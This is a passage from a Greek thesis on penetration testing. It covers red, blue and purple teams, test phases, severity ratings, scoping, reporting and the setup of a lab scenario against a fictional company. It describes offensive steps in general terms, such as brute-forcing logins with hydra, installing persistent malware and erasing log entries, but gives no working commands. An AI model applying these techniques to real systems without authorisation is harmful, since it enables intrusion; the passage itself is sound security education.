Ένας από αυτούς τους τρόπους είναι οι δοκιμές κοινωνικής μηχανικής. Στην ουσία οι επαγγελματίες δοκιμαστές μιμούνται ένα σενάριο ψαρέματος, μπαίνοντας στη θέση του κακόβουλου χάκερ, έχοντας βέβαια την εξουσιοδότηση από τον οργανισμού που τους προσέλαβε. Οι τεχνικές τους θα αποδείξουν εάν οι υπάλληλοι μιας επιχείρησης είναι ικανοί να εντοπίσουν ηλεκτρονικά μηνύματα ψαρέματος ή αν είναι ευάλωτοι προς αυτά. Οι πιο συχνές τεχνικές που χρησιμοποιούν οι δοκιμαστές κοινωνικής μηχανικής είναι:

1. Επιθέσεις Ψαρέματος
2. Pre-texting
3. Bluesnarfing

4. Eavesdropping
5. Tailgating
6. Name-dropping
7. Gifts
8. Παρουσίαση των εαυτών τους ως εργαζόμενους κλπ. - (Imposters)

Συνεπώς, ένας οργανισμός όταν πραγματοποιεί τακτικές δοκιμές διείσδυσης κοινωνικής μηχανικής, εκτός του ότι εξετάζει το ανθρώπινο δυναμικό του για "τρωτά σημεία", παράλληλα το κάνει και πιο καχύποπτο. Αυτό θα έχει ως αποτέλεσμα οι υπάλληλοι να παίρνουν το χρόνο τους για να αναλύσουν έναν μήνυμα ηλεκτρονικού ταχυδρομείου με τεχνικές που έχουν μάθει από τους ειδικούς δοκιμαστές, ώστε να εμπιστευτούν την αυθεντικότητα του.

3.4.5 Δοκιμές Διείσδυσης IoT (Internet of Things)

Οι συσκευές IoT είναι πλέον γεγονός, αφού βρίσκονται παντού. Από τα νοικοκυριά μέχρι τις υποδομές μιας επιχείρησης. Βοηθούν στην καθημερινότητα και κάνουν πιο εύκολη και απλή τη λειτουργία ενός οργανισμού. Όμως, ακόμη και σε αυτές τις συσκευές δεν παύουν να υπάρχουν απειλές και κενά ασφαλείας, που μπορούν να αποβούν μοιραία για το μέλλον ενός οργανισμού. Ένα κρίσιμο μειονέκτημα τους είναι ότι χρησιμοποιούν ασυνήθιστα λειτουργικά συστήματα όπου δεν έχουν αναπτυχθεί λογισμικά ασφαλείας, το οποίο για τους κακόβουλους χάκερς κάνει αυτές τις συσκευές ιδιαίτερα ευάλωτες.

Ο πιο αποτελεσματικός τρόπος να αντιμετωπιστούν οι κινδύνου που μπορούν να επιφέρουν οι συσκευές IoT είναι οι δοκιμές διείσδυσης. Με τεχνικές που εντοπίζουν, αξιολογούν και εκμεταλλεύονται βασικούς και πολύπλοκους μηχανισμούς ασφαλείας σε συσκευές IoT, οι δοκιμαστές μπορούν να δώσουν τρόπους εξάλειψης των ελαττωμάτων.

3.5 Ομάδες Δοκιμών Διείσδυσης


Την ύπαρξη οργανωμένων ομάδων σε μια δοκιμή διείσδυσης (παραπάνω των 2-3ων ατόμων) θα την καθορίσουν οι εξής παράγοντες:

1. Τα είδη των δοκιμών διείσδυσης που πρόκειται να πραγματοποιηθούν.

2. Ο αριθμός των υπαλλήλων της και των συστημάτων του οργανισμού.

3. Η πολυπλοκότητα των συστημάτων που έχει συμφωνηθεί να δοκιμαστούν.

Για παράδειγμα, εάν ένας οργανισμός αποτελείται από 15-30 υπαλλήλους, θεωρείται μια σχετικά απλή περίπτωση. Θα χρειαστούν 2-3 επαγγελματίες δοκιμαστές για να ανταπεξέλθουν σε κάθε είδος δοκιμής διείσδυσης που πρόκειται να τους ζητηθεί. Αντιθέτως, μια επιχείρηση που ανήκει στις Fortune 500, όπου διαθέτει προσωπικό ύψους 10000+ υπαλλήλους, θα χρειαστεί σίγουρα μεγαλύτερη ομάδα από penetration testers. Τι είδη ομάδων επαγγελματιών δοκιμαστών υπάρχουν και τι είναι αυτό που τις ξεχωρίζει;



Σχήμα 3.2: Ομάδες Δοκιμών Διείσδυσης

3.5.1 Κόκκινη Ομάδα - Red Team

Αυτή είναι η ομάδα δοκιμών διείσδυσης ή αλλιώς η ομάδα που έχει ως ευθύνη να πραγματοποιήσει μια ηθική κυβερνοεπίθεση προς τον οργανισμό, με σκοπό να αποκαλυφθούν ευπάθειες. Όλα τα μέλη της είναι εξαιρετικά δημιουργικά όταν έχουν να κάνουν με παραβιάσεις, χρησιμοποιώντας τεχνικές που μπορεί να μην είναι γνωστές δημόσια. Στόχος της δεν είναι μόνο να επιτεθεί στις υποδομές του οργανισμού, αλλά να τις παραβιάσουν με κάθε

δυνατό τρόπο. Επίσης, σκέφτονται με τον τρόπο που θα σκεφτεί ο κακόβουλος χάκερ και πάντα βλέπουν τις άμυνες αλλά και όλη τη διαμόρφωση των συστημάτων από μια διαφορετική οπτική γωνία.

Ένα αξιοσημείωτο πλεονέκτημα της διεξαγωγής δοκιμών διείσδυσης από μια κόκκινη ομάδα είναι ότι θα διαπιστωθεί το επίπεδο ασφαλείας του οργανισμού σφαιρικά. Δηλαδή, δε θα δοκιμαστούν για αδυναμίες μόνο οι υποδομές πληροφορικής αλλά και οι τοποθεσίες του οργανισμού μαζί με τους υπαλλήλους. Τέλος, ο μοναδικός και τελικός στόχος μια δοκιμής διείσδυσης από μια κόκκινη ομάδα είναι η απόκτηση προνομιούχας πρόσβασης σε οτιδήποτε υπάρχει σε έναν οργανισμό.

3.5.2 Μπλε Ομάδα - Blue Team

Η μπλε ομάδα αναλαμβάνει τον ρόλο της άμυνας σε μια δοκιμή διείσδυσης. Στην ουσία παριστάνει ένα ψεύτικο ρόλο του προσωπικού πληροφορικής στον οργανισμό, παρακολουθώντας όλα τα συστήματα για τυχόν ύποπτες κινήσεις. Αποτελείται από επαγγελματίες ασφαλείας που έχουν πλήρη κατανόηση για την εσωτερική και την εξωτερική διαμόρφωση του οργανισμού. Ο στόχος αυτής της ομάδας είναι διπλός αφού πρέπει να προστατεύσουν τις υποδομές του οργανισμού από κάθε είδους απειλή αλλά και να δώσουν στο αληθινό προσωπικό τις κατάλληλες μεθοδολογίες και τεχνικές άμυνας ώστε να αναβαθμίσουν τις γνώσεις τους γύρω από την κυβερνοασφάλεια του οργανισμού. Επιπλέον, αυτή η ομάδα έχει αρκετές ευθύνες ώστε να είναι αποδοτική στο καθήκον της.

Πιο συγκεκριμένα, σαν πρώτο βήμα θα πρέπει να αποκτήσει πλήρη ιδέα για τα δεδομένα που πρέπει να προστατευτούν αλλά και να ενισχύσει την άμυνα πρόσβασης και ταυτοποίησης στα συστήματα του οργανισμού. Αυτό συνήθως γίνεται μέσω δημιουργίας πιο δυνατών πολιτικών κωδικών πρόσβασης. Επιπλέον, τα εργαλεία παρακολούθησης είναι ένα αναπόσπαστο κομμάτι της διαδικασίας, αφού χρειάζεται για την καταγραφή στοιχείων. Τα στοιχεία αυτά μπορεί να περιέχουν από δείγματα κίνησης στο δίκτυο μέχρι και αποτελέσματα σαρώσεων για ευπάθειες. Έπειτα, πραγματοποιούνται αξιολογήσεις κινδύνων, δίνοντας την κατάλληλη προτεραιότητα σε περιουσιακά στοιχεία που πρόκειται προκαλέσουν μεγάλη ζημιά στον οργανισμό εάν κλαπούν. Τέλος, η μπλε ομάδα θα εξασφαλίσει την ύπαρξη μακροπρόθεσμης προστασίας, βεβαιώνοντας ότι οι άμυνες της παραμένουν ισχυρές και παρακολουθώντας συνεχώς τα συστήματα.

3.5.3 Μοβ Ομάδα - Purple Team


Παρατηρώντας κανείς τους κυρίους στόχους της κόκκινης και της μπλε ομάδας θα μπόρεσε να πει ότι είναι ίδιοι. Η κυβερνοασφάλεια αλλά και η ασφάλεια όσον αφορά τους εργαζόμενους και τις τοποθεσίες σε ένα οργανισμό αποτελεί κύριο μέλημα και των δυο ομάδων. Όμως ο τρόπος που λειτουργούν είναι διαφορετικός. Για παράδειγμα, η κόκκινη ομάδα οφείλει να εντοπίσει ευπάθειες και να τις αναφέρει για να θεωρηθεί πως έκανε μια καλή δουλειά. Δεν οφείλει σε καμία περίπτωση να βοηθήσει τεχνικά στο κομμάτι της ενίσχυσης ασφαλείας και της κάλυψης των τρωτών σημείων, πέραν από τις συμβουλές που θα δώσει στην αναφορά. Το κομμάτι αυτό ανήκει ξεκάθαρα στην μπλε ομάδα.

Εδώ είναι λοιπόν που κάνει την εμφάνιση της η μοβ ομάδα, με κύριο χαρακτηριστικό της τη συνεργασία μεταξύ κόκκινης και μπλε ομάδας. Μια τέτοια ομάδα δε λειτουργεί αυτόνομα, αν και θα μπορούσε, έχοντας στόχο την ανταλλαγή ιδεών, συμβουλών και γνώσεων μεταξύ των δυο ομάδων. Για παράδειγμα, η κόκκινη ομάδα μπορεί να προπονήσει την μπλε ομάδα, δείχνοντας της νέες τεχνικές επίθεσης και δίνοντας βάση στην απόλυτη κατανόησή τους. Ως αποτέλεσμα θα είναι η βελτίωση της ικανότητας ανίχνευσης και απόκρισης της μπλε ομάδας αλλά και η καλύτερη χρήση πόρων άμυνας για να ληφθούν σωστά μέτρα απέναντι στις επιθέσεις που ήταν επιτυχημένες. Ιδανικά, οι κόκκινες ομάδες δε θα πρέπει να μπορούν να εκμεταλλευτούν ξανά κάποια από τις ευπάθειες.

3.6 Στάδια Δοκιμών Διείσδυσης

Στις δοκιμές διείσδυσης ακολουθούνται πέντε κύριες φάσεις. Πολλοί οργανισμοί που παρέχουν υπηρεσίες κυβερνοασφάλειας τείνουν να δημιουργούν παραπάνω φάσεις, αλλά εάν συνοψιστούν πάντα θα καταλήγουν να εντάσσονται σε μια από τις πέντε που θα αναφερθούν στη συνέχεια. Μπορούν να εκτελεστούν με οποιαδήποτε σειρά επιθυμούν οι δοκιμαστές, αλλά συνήθως ακολουθείται αυτή που θα παρουσιαστεί παρακάτω. Επίσης, τα βήματα αυτά επαναλαμβάνονται από την αρχή, καθώς οι ομάδες διεισδύουν όλο και περισσότερο στο εσωτερικό των συστημάτων.

Η πρώτη φάση ονομάζεται **αναγνώριση**. Αυτό που συμβαίνει είναι να συλλέγονται πληροφορίες για τον στόχο που θα βοηθήσουν στον καλύτερο σχεδιασμό του πλάνου επίθεσης προς αυτόν. Υπάρχουν δυο τρόποι να συλλεχθούν οι πληροφορίες. Ο πρώτος είναι η παθητική αναγνώριση, όπου οι δοκιμαστές δεν αλληλεπιδρούν άμεσα με τον στόχο τους αλλά



Σχήμα 3.3: Στάδια Δοκιμών Διείσδυσης

μέσω κάποιου ενδιάμεσου. Έτσι ο στόχος δεν πρόκειται να καταγράψει κάποια δραστηριότητα. Συνήθως πρώτα υλοποιείται αυτός ο τρόπος και στη συνέχεια υλοποιείται η ενεργή αναγνώριση. Σε αυτήν την περίπτωση οι δοκιμαστές προσπαθούν να αντλήσουν πληροφορίες από συστήματα που ανήκουν στον οργανισμό και έχουν άμεση σχέση. Παράδειγμα αυτού του τρόπου είναι να γίνει μια σάρωση για ανοιχτές θύρες στο στόχο.

Η δεύτερη φάση ονομάζεται **σκανάρισμα** και θεωρείται μια πιο βαθιά μορφή αναγνώρισης πληροφοριών για το στόχο, κάνοντας χρήση τεχνικών εργαλείων για την εύρεση ευπαθειών στα συστήματα. Αυτές οι ευπάθειες μπορεί να είναι από μια ευάλωτη υπηρεσία που να χρησιμοποιεί μια θύρα, μέχρι και το ίδιο το λειτουργικό σύστημα που είναι εγκατεστημένο σε ένα σύστημα.

Η τρίτη φάση ονομάζεται **απόκτηση πρόσβασης**. Στην ουσία αξιοποιούνται οι πληροφορίες που συλλέχθηκαν στα προηγούμενα δυο στάδια, ώστε οι δοκιμαστές να πραγματοποιήσουν μια προσπάθεια διείσδυσης σε ένα σύστημα και εν τέλη να αποκτήσουν πρόσβαση. Για να θεωρηθεί επιτυχημένη αυτή η φάση και να προχωρήσει κανείς στην επόμενη, πρέπει να αποκτηθεί έστω κάποιου είδους πρόσβαση, ακόμη και χαμηλών προνομίων σε κάποιο από τα συστήματα του οργανισμού.

Η τέταρτη φάση ονομάζεται **διατήρηση πρόσβασης** και στόχο έχει την κρυφή παραμονή του δοκιμαστή στο σύστημα, προκειμένου να συλλέξει όσο το δυνατόν περισσότερα δεδομένα από τον στόχο. Σε αυτήν τη φάση περιλαμβάνονται ενέργειες κλιμάκωσης προνομίων, εγκατάστασης κακόβουλου λογισμικού με σκοπό την αποτυχία των λογισμικών ασφαλείας να εντοπιστούν και τέλος ως αποτέλεσμα να μπορεί ο δοκιμαστής να συνδεθεί αθόρυβα στα συστήματα οποιαδήποτε στιγμή.

Η πέμπτη και τελευταία φάση ονομάζεται **κάλυψη στοιχείων** έχοντας ως μοναδικό σκοπό την αφαίρεση των ενδείξεων ότι πραγματοποιήθηκε η επίθεση. Άρα πρέπει να εφαρμοστούν τεχνικές ώστε όλες οι αλλαγές που έγιναν να εξαφανιστούν και όλα να δείχνουν ότι είναι όπως πριν, εκτός βέβαια της πρόσβασης που θα συνεχίσει να έχει ο δοκιμαστής. Για παράδειγμα, θα πρέπει να αποκρυφτούν εκχωρήσεις σε αρχεία καταγραφής που αφορούν τη διαδικασία της επίθεσης.

3.7 Εκτίμηση Αντίκτυπου Ευπαθειών

Σημαντικό μέρος των δοκιμών διείσδυσης αποτελεί και η εκτίμηση επικινδυνότητας μιας ευπάθειας. Αφού οι δοκιμαστές καταφέρουν να εκμεταλλευτούν μια ευπάθεια, είναι ευθύνη τους να περιγράψουν αργότερα στην αναφορά τι επιπέδου αντίκτυπο μπορεί να έχει στον οργανισμό, εάν κάποιος κακόβουλος χάκερ την ανακαλύψει. Η σοβαρότητα του αντίκτυπου χωρίζεται στα παρακάτω πέντε επίπεδα:

1. **Κρίσιμη**: Η εκμετάλλευση της ευπάθειας είναι απλή και συνήθως οδηγεί σε κατάκτηση όλου του συστήματος. Η επιδιόρθωση της ευπάθειας συνίσταται άμεσα.

2. **Υψηλή**: Η εκμετάλλευση της ευπάθειας είναι πιο δύσκολη, αλλά συνήθως οδηγεί σε αυξημένα προνόμια και υποκλοπή δεδομένων. Η επιδιόρθωση της ευπάθειας συνίσταται το συντομότερο δυνατό.

3. **Μέτρια**: Η ευπάθεια υπάρχει, αλλά δεν είναι άμεσα εκμεταλλεύσιμη. Αυτό σημαίνει ότι ίσως απαιτούνται επιπλέον βήματα, όπως για παράδειγμα η κοινωνική μηχανική. Η επιδιόρθωση της ευπάθειας συνίσταται μετά την επίλυση των προβλημάτων υψηλής σοβαρότητας.

4. **Χαμηλή**: Η ευπάθεια δεν είναι εκμεταλλεύσιμη αλλά μεγαλώνει την επιφάνεια επίθεσης ενός συστήματος, δίνοντας στον επιτιθέμενο περισσότερες επιλογές. Η επιδιόρ-

θωση της ευπάθειας θα πρέπει να πραγματοποιηθεί στην επόμενη περίοδο συντήρησης.

5. **Ενημερωτική**: Δεν υπάρχει κάποιου είδους ευπάθεια. Απλά παρέχονται πληροφορίες στον επιτιθέμενο που κανονικά δε θα έπρεπε να μπορεί να παρατηρήσει. Δεν υπάρχει κάποιου είδους απειλή, παρόλα αυτά προτείνεται να αποκρυφτούν στην επόμενη περίοδο συντήρησης.

3.8 Διαδικαστικά πριν τις Δοκιμές Διείσδυσης

Πριν τη διεξαγωγή των δοκιμών διείσδυσης, όπως σε κάθε project θα πρέπει να υπάρξει επικοινωνία μεταξύ των δυο οργανισμών. Συνήθως αυτό γίνεται με μια συνάντηση δια ζώσης ώστε να ξεκαθαριστούν και να κατανοηθούν όλα τα ζητούμενα του πελάτη. Θα υπάρξει λεπτομερής εξήγηση για το πως ακριβώς θα διεξαχθεί η δοκιμή διείσδυσης αναλύοντας όλα τα στοιχεία της ένα προς ένα ώστε να κλείσει η συμφωνία και να δοθεί το πράσινο φως.

Ένα από αυτά τα στοιχεία αποτελεί και το χρονικό διάστημα που θα διεξαχθούν οι επιθέσεις, αφού πρόκειται να χρησιμοποιηθεί για να υπολογιστεί η πληρωμή αλλά και για να σε μερικές περιπτώσεις να ξέρει το προσωπικό του οργανισμού ποτέ θα δεχτεί τις επιθέσεις. Άλλο ένα σημαντικό στοιχείο είναι το πεδίο το οποίο έχει συμφωνηθεί να γίνουν οι δοκιμές. Στην ουσία συμφωνούνται ποια συστήματα, δίκτυα, εφαρμογές, τοποθεσίες και προσωπικό πρόκειται να δοκιμαστούν. Εν συνέχεια οι δοκιμαστές δε θα πρέπει να ξεφύγουν έξω από αυτό το πεδίο, διότι μπορεί να διωχθούν νομικά. Επίσης, οι στόχοι που θέλει να πετύχει ο οργανισμός μετά τις δοκιμές διεισδύσεις, όπως για παράδειγμα τη βελτίωση άμυνας σε μια συγκεκριμένη εφαρμογή, αποτελούν κρίσιμο ζητούμενο. Τέλος, πάντα θέτονται κάποιοι κανόνες από τον οργανισμό - πελάτη όπου απαγορεύουν κάποια συμβάντα. Για παράδειγμα, μπορεί μια επιχείρηση να απαγορέψει τις επιθέσεις τύπου άρνησης εξυπηρέτησης.

3.9 Αναφορά Δοκιμών Διείσδυσης

Οι αναφορές δοκιμών διείσδυσης είναι πολύ σημαντικές αφού αποτελούν και το τελικό προϊόν για το οποίο αγοράστηκαν οι υπηρεσίες δοκιμών. Συντάσσονται πάντα μετά το τέλος των δοκιμών και πρέπει να παρέχει λεπτομερείς εξηγήσεις όσον αφορά τι συνέβη κατά τη διάρκεια των επιθέσεων. Οι αναφορές δίνονται στη διοίκηση που έχει να κάνει με τε-

χνολογικά κομμάτια αλλά και στην ομάδα πληροφορικής του οργανισμού. Μερικά από τα σημαντικά μέρη που δεν μπορούν να λείπουν από μια αναφορά δοκιμών διείσδυσης είναι τα εξής:

Η **συνοπτική περίληψη** των συμβάντων αποτελεί κρίσιμο μέρος της αναφοράς, αφού πρόκειται να αναγνωστεί κυρίως από στελέχη του οργανισμού. Σκοπό έχει να κατανοηθούν οι επιχειρηματικοί κίνδυνοι, ώστε ληφθούν οι σωστές αποφάσεις για το πως θα κινηθεί ο οργανισμός. Επίσης, θα πρέπει να μπορεί να αναγνωστεί από άτομα με μερική τεχνική γνώση των ζητημάτων και όχι μόνο από το τμήμα πληροφορικής.

Η **ανάλυση των ευρημάτων** είναι αναγκαία για να καταλάβουν οι τεχνικοί του οργανισμού πως ανακαλύφθηκαν και εκμεταλλεύτηκαν οι ευπάθειες. Ακόμη, αποκτούν περισσότερες γνώσεις γύρω από τις ευπάθειες που πρόκειται να εξαλείψουν, που σημαίνει ότι την επόμενη φορά θα είναι πιο προσεκτικοί σε παρόμοιες καταστάσεις. Αυτό ωφελεί την επιχείρηση, αφού το επίπεδο ικανοτήτων τους αυξάνεται.

Η **εκτίμηση του αντίκτυπου της κάθε ευπάθειας** βοηθάει τον αναγνώστη να καταλάβει ποιες από τις ευπάθειες θεωρούνται κρίσιμοι κίνδυνοι για την οργανισμό. Η ύπαρξη της στην αναφορά, πρόκειται να βοηθήσει κατά πολύ τα στελέχη αλλά και την ομάδα πληροφορικής να αποφασίσουν που και γιατί θα επενδύσουν όσον αφορά την κυβερνοασφάλειά τους. Ο υπολογισμός του ρίσκου που πρόκειται να επιφέρει κάθε ευπάθεια διαφέρει από επιχείρηση σε επιχείρηση.

Τέλος, πάντα μια αξιόλογη αναφορά δοκιμής διείσδυσης θα πρέπει να τελειώνει με **προτάσεις αποκατάστασης των ευπαθειών**. Θα πρέπει να υπάρχει αναλυτική περιγραφή για τους τρόπους αντιμετώπισης των προβλημάτων. Διαβάζοντας αυτό το μέρος της αναφοράς, ο πελάτης θα πρέπει να έχει τις κατάλληλες επιλογές και να μπορεί γρήγορα να κατανοήσει τι πρέπει να κάνει ώστε να αποκαταστήσει όλα τα τρωτά σημεία που βρέθηκαν.

Κεφάλαιο 4

Σενάριο και Αναφορά Δοκιμής Διείσδυσης


Κύριο υλικό αυτής της πτυχιακής θα αποτελέσει αυτό το κεφάλαιο αλλά και το παράρτημα της το οποίο είναι ένα παράδειγμα μιας αναφοράς δοκιμής διείσδυσης σε επαγγελματικό επίπεδο. Σκοπός του είναι να αποκτηθεί μια ιδέα για το τι παρουσιάζεται στα στελέχη και στο τμήμα πληροφορικής ενός οργανισμού.

4.1 Περιβάλλον

Αρχικά η επιχείρηση Foo Company, LLC αγόρασε υπηρεσίες δοκιμών διείσδυσης από την επιχείρηση Symeon Papadimitriou (SP). Έπειτα από συνάντηση που πραγματοποιήθηκε συμφωνήθηκε να γίνουν οι δοκιμές διείσδυσης στις υποδομές της Foo Company, LLC με την προσέγγιση τύπου Black-Box, με μόνο σημείο διευκόλυνσης ο δοκιμαστής να μη χρειαστεί να εισβάλλει στο εξωτερικό δίκτυο της επιχείρησης. Οι δοκιμές θα πρέπει να ξεκινήσουν σε χρονικό διάστημα που επίσης συμφωνήθηκε το οποίο είναι από τη 1η Οκτωβρίου 2021 μέχρι και τις 4 Οκτωβρίου 2021.

Το περιβάλλον περιέχει δύο δίκτυα, αλλά ο δοκιμαστής δε γνωρίζει για το δεύτερο λόγω του τύπου της προσέγγισης της δοκιμής διείσδυσης. Ο δοκιμαστής θα έχει αρχική πρόσβαση στο δίκτυο 192.168.56.0/24 και από εκεί θα πρέπει να θέσει σε δοκιμές οτιδήποτε μπορεί να αποτελέσει κίνδυνο για τη λειτουργία της εταιρίας. Το λειτουργικό σύστημα του δοκιμαστή ονομάζεται Kali Linux και δεν είναι παρά μια διανομή του ευρύτερου λειτουργικού συστήματος Debian με επιπρόσθετα εργαλεία ειδικά για τον τομέα της κυβερνοασφάλειας.

Για την καλύτερη κατανόηση του σεναρίου από τον αναγνώστη, η τοπολογία του δικτύου φαίνεται στο παρακάτω σχήμα:



Σχήμα 4.1: Διάγραμμα Τοπολογίας Δικτύου

Όπως φαίνεται, στο πρώτο δίκτυο θα βρίσκεται το σύστημα του δοκιμαστή και το σύστημα 1 της επιχείρησης Foo. Όμως το σύστημα 1 διαθέτει μια δεύτερη κάρτα δικτύου, συνεπώς είναι συνδεδεμένο και στο δεύτερο δίκτυο όπου υπάρχει το σύστημα 2 της Foo.

4.2 Λειτουργικά Συστήματα και Λογισμικά

Σε αυτήν την ενότητα θα αναφερθούν τα συστήματα και τα λογισμικά που χρησιμοποιήθηκαν για την οργάνωση του σεναρίου.

1. Λογισμικό Virtual Box (`https://www.virtualbox.org`): Το λογισμικό Virtual Box δίνει τη δυνατότητα σε ένα σύστημα να "τρέχει" παραπάνω από ένα εικονικό

λειτουργικό σύστημα αλλα και εικονικό δίκτυο ταυτόχρονα. Χρησιμοποιήθηκε για τη δημιουργία των δύο δικτύων και των τριών συστημάτων του σεναρίου.

2. Λειτουργικό Σύστημα Δοκιμαστή (`https://www.kali.org`): Στο σύστημα του δοκιμαστή έχει εγκατασταθεί το λειτουργικό Kali Linux. Το συγκεκριμένο, χρησιμοποιείται από επαγγελματίες δοκιμαστές για να ελέγξουν τις υποδομές ενός οργανισμού για ευπάθειες. Περιέχει προ-εγκατεστημένα εργαλεία ειδικά σχεδιασμένα για να χρησιμοποιηθούν σε δοκιμές διείσδυσης.

3. Λειτουργικό Σύστημα Foo 1 (`https://www.microsoft.com/en-us/windows`): Στο πρώτο σύστημα της επιχείρησης Foo, έχει εγκατασταθεί μια έκδοση των Microsoft Windows.

4. Λειτουργικό Σύστημα Foo 2 (`https://www.vulnhub.com/entry/dc-5,314`): Στο δεύτερο σύστημα της επιχείρησης Foo, έχει εγκατασταθεί μια διανομή Linux. Η συγκεκριμένη διανομή έχει προ-εγκατεστημένη μια εφαρμογή ιστού άλλα και μερικά λογισμικά που ενδέχεται να έχουν τρωτά σημεία.

4.3 Εργαλεία

Σε αυτή την ενότητα θα αναφερθούν τα εργαλεία που χρησιμοποιήθηκαν κατά τη διάρκεια των δοκιμών διείσδυσης:

1. nmap (`https://nmap.org/`): Το nmap ή αλλιώς Network Mapper είναι ένα εργαλείο ανοιχτού κώδικα που παρέχει δυνατότητες σάρωσης και ανίχνευσης δικτύων ή συστημάτων. Λειτουργεί στέλνοντας πακέτα προς αυτά και αναλύοντας τις απαντήσεις για να υποδείξει τυχόν ανοιχτές θύρες και λεπτομέρειες για τα λογισμικά που τις χρησιμοποιούν.

2. rpcclient (`https://www.samba.org/samba/docs/current/man-html/rpcclient.1.html`): Το rpcclient είναι ένα εργαλείο που χρησιμοποιείται για την εκτέλεση εντολών MS-RPC.

3. hydra (`https://www.kali.org/tools/hydra/`): Το hydra είναι ένα εργαλείο που χρησιμοποιείται για την πραγματοποιήση επιθέσεων brute-force σε διάφορες

υπηρεσίες. Αυτές οι επιθέσεις γίνονται με διαφορετικές προσεγγίσεις και τεχνικές με σκοπό να βρεθούν έγκυροι συνδυασμοί ονόματος χρήστη και κωδικού πρόσβασης.

4. rdesktop (`https://www.kali.org/tools/rdesktop/`): Το rdesktop είναι ένα εργαλείο ανοιχτού κώδικα που παρέχει δυνατότητες απομακρυσμένης σύνδεσης στην επιφάνεια εργασίας ενός συστήματος με λειτουργικό Microsoft Windows. Η σύνδεση αυτή πραγματοποιείται μέσω του πρωτοκόλλου RDP (Remote Desktop Protocol).

